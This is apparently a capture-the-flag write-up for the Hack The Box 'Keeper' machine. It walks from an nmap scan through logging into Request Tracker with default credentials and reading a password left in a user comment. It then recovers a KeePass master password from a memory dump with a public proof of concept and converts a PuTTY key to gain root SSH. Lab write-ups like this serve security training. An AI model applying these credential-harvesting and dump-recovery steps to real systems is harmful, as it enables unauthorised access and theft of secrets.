


# Keeper

## Nmap / Recon

```
nmap -sC -sV -p- 10.10.11.227 -oN keeper-nmap.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: GET HEAD
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We find a simple web page on port 80, looking through the source HTML, we find a subdomain that we need to add to our /etc/hosts file



← → ↻ 🏠 10.10.11.227

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

[To raise an IT support ticket, please visit tickets.keeper.htb/rt/](http://tickets.keeper.htb/rt/)

```
1 <html>
2 <body>
3 <a href="http://tickets.keeper.htb/rt/">To raise an IT support ticket, please visit tickets.keeper.htb/rt/</a>
4 </body>
5 </html>
6
```

```
(root@kali) - [~/htb/Boxes/Keeper]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
# Extra hosts
10.10.11.208 searcher.htb
10.10.11.219 pilgrimage.htb
10.10.11.227 tickets.keeper.htb keeper.htb
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

I added keeper.htb just to check if this lead to anything but it is not required.

We are now directed to <http://tickets.keeper.htb/rt/>

Not logged in. RT for tickets.keeper.htb >> REQUEST TRACKER <<

Login

Login 4.4.4+dfsg-2ubuntu1

Username:

Password:

Login

BEST PRACTICAL™

»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Distributed under version 2 of the GNU GPL.

To inquire about support, training, custom development or licensing, please contact [sales@bestpractical.com](mailto:sales@bestpractical.com).

We can see the service version ends at 2019.



»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Distributed under version 2 of the GNU GPL.

To inquire about support, training, custom development or licensing, please contact [sales@bestpractical.com](mailto:sales@bestpractical.com).

## Default credential vulnerability

We can simply google the request tracker default credentials and quickly find the default credentials of

`root:password`

Google request tracker default password X | G Q

Videos Images Shopping News Books Maps Flights Finance

About 13,600,000 results (0.44 seconds)

password

Log in. Use a browser to log into RT. Username is `root`, and password is `password`.

The screenshot shows the 'RT at a glance' dashboard for tickets.keeper.htb. The interface includes a navigation bar with links like Home, Search, Reports, Articles, Assets, Tools, Admin, and a 'Logged in as root' status. The main content area is divided into several sections:

- 10 highest priority tickets I own**: A section with an 'Edit' link.
- 10 newest unowned tickets**: A section with an 'Edit' link.
- Bookmarked Tickets**: A section with an 'Edit' link.
- Quick ticket creation**: A form with fields for Subject, Queue (set to 'General'), Owner (set to 'Me'), Requestors (set to 'root@localhost'), and Content.
- My reminders**: A section with an 'Edit' link.
- Queue list**: A table showing ticket counts for 'General' queue: 1 new, 0 open, 0 stalled.
- Dashboards**: A section with an 'Edit' link.
- Refresh**: A section with a dropdown menu set to 'Don't refresh this page.' and a 'Go!' button.

Under the admin tab of the main admin panel, we can select `users` and discover the `lnorgaard` with their email `lnorgaard@keeper.htb` user.

## Privileged users

Go to user

Find all users whose  matches

And all users whose  matches

And all users whose  matches

☐ Include disabled users in search.

Select a user:

#	Name	Real Name	Email Address	Status
27	<b>lnorgaard</b>	Lise Nørgaard	lnorgaard@keeper.htb	Enabled
14	<b>root</b>	Enoch Root	root@localhost	Enabled

Selecting the user, we find a comment that reveals credentials

Users

Basics

Memberships

History

RT at a glance

Dashboards in menu

User Summary

Identity

Username:  (required)

Email:

Real Name:

Nickname:

Unix login:

Language:

Timezone:

Extra info: 

Helpdesk Agent from Korsbæk

Access control

☒ Let this user access RT
 ☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

Comments about this user

New user. Initial password set to `welcome2023!`

Location

Organization:

Address1:

Address2:

City:

State:

Zip:

Country:

Phone numbers

Home:

Work:

Mobile:

Pager:

Manage user data

Download User Information

User Data

User Tickets

User Transactions

Core user data

Tickets with this user as a requestor

Ticket transactions this user created

Remove User Information

Anonymize User

Replace User

Delete User

Clear core user data, set anonymous username

Replace this user's activity records with "Nobody" user

Delete this user, tickets associated with this user must be shredded first

## Foothold

Compromisd credentials `lnorgaard@keeper.htb:Welcome2023!`

Testing the new found user's credentials, we can ssh to the machine.

```
ssh lnorgaard@keeper.htb
```

```
(root@kali) - [~/htb/Boxes/Keeper]
# ssh lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Fri Aug 25 22:15:59 2023 from 10.10.14.15
lnorgaard@keeper:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:73:50 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.227/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:7350/64 scope global dynamic mngtppaddr
        valid_lft 86395sec preferred_lft 14395sec
    inet6 fe80::250:56ff:feb9:7350/64 scope link
        valid_lft forever preferred_lft forever
lnorgaard@keeper:~$
```

# System enumeration and Priv Esc

We find an interesting file named `RT30000.zip` in the user's home directory. Lets use SCP to copy it to our host for further inspection.

```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
```


```
scp lnorgaard@keeper.htb:/home/lnorgaard/RT30000.zip /root/.htb/Boxes/Keeper
```

```
(root@kali) - [~/htb/Boxes/Keeper]
# scp lnorgaard@keeper.htb:/home/lnorgaard/RT30000.zip /root/.htb/Boxes/Keeper
lnorgaard@keeper.htb's password:
RT30000.zip


(root@kali) - [~/htb/Boxes/Keeper]
# ls
keeper-nmap.txt  RT30000.zip
```

Small note: I had to try this scp file transfer a few times as it timed out.


Opening the zip file shows a PCAP KeePassDump file.



We get an error while trying to extract





There seems to be an error while using SCP to transfer files. Instead, we can setup `python3 -m http.server` in the user's home directory



## Directory listing for /

- [.bash\\_history@](#)
- [.bash\\_logout](#)
- [.bashrc](#)
- [.cache/](#)
- [.gnupg/](#)
- [.profile](#)
- [.ssh/](#)
- [.vimrc](#)
- [RT30000.zip](#)
- [user.txt](#)

This time we get a successful extraction, now the file no longer presents as a PCAP file.



Now we can use `keepass2john` on the `passcodes.kdbx` file and run John against it with the `rockyou.txt` wordlist.

```
keepass2john passcodes.kdbx > keepasscodes.txt
```

```
(root@kali) - [~/htb/Boxes/Keeper]
# cat keepasscodes.txt
passcodes:$keepass$*2*60000*0*5d7b4747e5a278d572fb0a66fe187ae5d74a0e2f56a2aaaf4c4f2b8ca342597d*5b7ec1c
f6889266a388abe398d7990a294bf2a581156f7a7452b4074479bdea7*08500fa5a52622ab89b0addfedd5a05c*411593ef084
6fc1bb3db4f9bab515b42e58ade0c25096d15f090b0fe10161125*a4842b416f14723513c5fb704a2f49024a70818e786f07e6
8e82a6d3d7cdbcddc

(root@kali) - [~/htb/Boxes/Keeper]
#
```

Note: If you enumerate this machine further, you will see it has an SMTP service running. If we check in `/var/mail` we can read a ticket submitted by Inorgaard about the keepass crash dump.

```
Transaction: Ticket created by root
Queue: General
Subject: Issue with Keepass Client on Windows
Owner: lnorgaard
Requestors: webmaster@keeper.htb
Status: new
Ticket URL: http://keeper.htb/rt/Ticket/Display.html?id=300000
```

Lise,

Attached to this ticket is a crash dump of the keepass program. Do I need to update the version of the program first...?

Thanks!

John returns no results so instead, we will try keepass-dump-masterkey found at <https://github.com/CMEPW/keepass-dump-masterkey>


```
python3 poc.py -d ../KeePassDumpFull.dmp
```

```
(root@kali)-[~/htb/Boxes/Keeper/keepass-dump-masterkey]
# python3 poc.py -d ../KeePassDumpFull.dmp
2023-08-25 17:49:56,980 [.] [main] Opened ../KeePassDumpFull.dmp
Possible password: •,dgr•d med fl•de
Possible password: •ldgr•d med fl•de
Possible password: •`dgr•d med fl•de
Possible password: •-dgr•d med fl•de
Possible password: •'dgr•d med fl•de
Possible password: •]dgr•d med fl•de
Possible password: •Adgr•d med fl•de
Possible password: •Idgr•d med fl•de
Possible password: •:dgr•d med fl•de
Possible password: •=dgr•d med fl•de
Possible password: •_dgr•d med fl•de
Possible password: •cdgr•d med fl•de
Possible password: •Mdgr•d med fl•de
```


We get strange characters due to the pass phrase being in Danish but if we google `med flode` we get `rødgrød med fløde`

Now we can open the passcodes.kdbx in with keepassxc





Under the network credentials, we find the root's users ssh putty password.



Compromised root user `root:F4><3K0nd!` but we cannot ssh as root just yet. First we need to save this putty information to a file and create an `id_rsa` key.

Install putty tools on your machine if you do not have them. `apt install putty-tools`

```
puttygen keeper.txt -O private-openssh -o id_rsa
```

```
chmod 600 id_rsa
```

```
ssh root@keeper.htb -i id_rsa
```

```
(root@kali) - [~/htb/Boxes/Keeper]
# puttygen keeper.txt -O private-openssh -o id_rsa

(root@kali) - [~/htb/Boxes/Keeper]
# chmod 600 id_rsa

(root@kali) - [~/htb/Boxes/Keeper]
# ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~#
```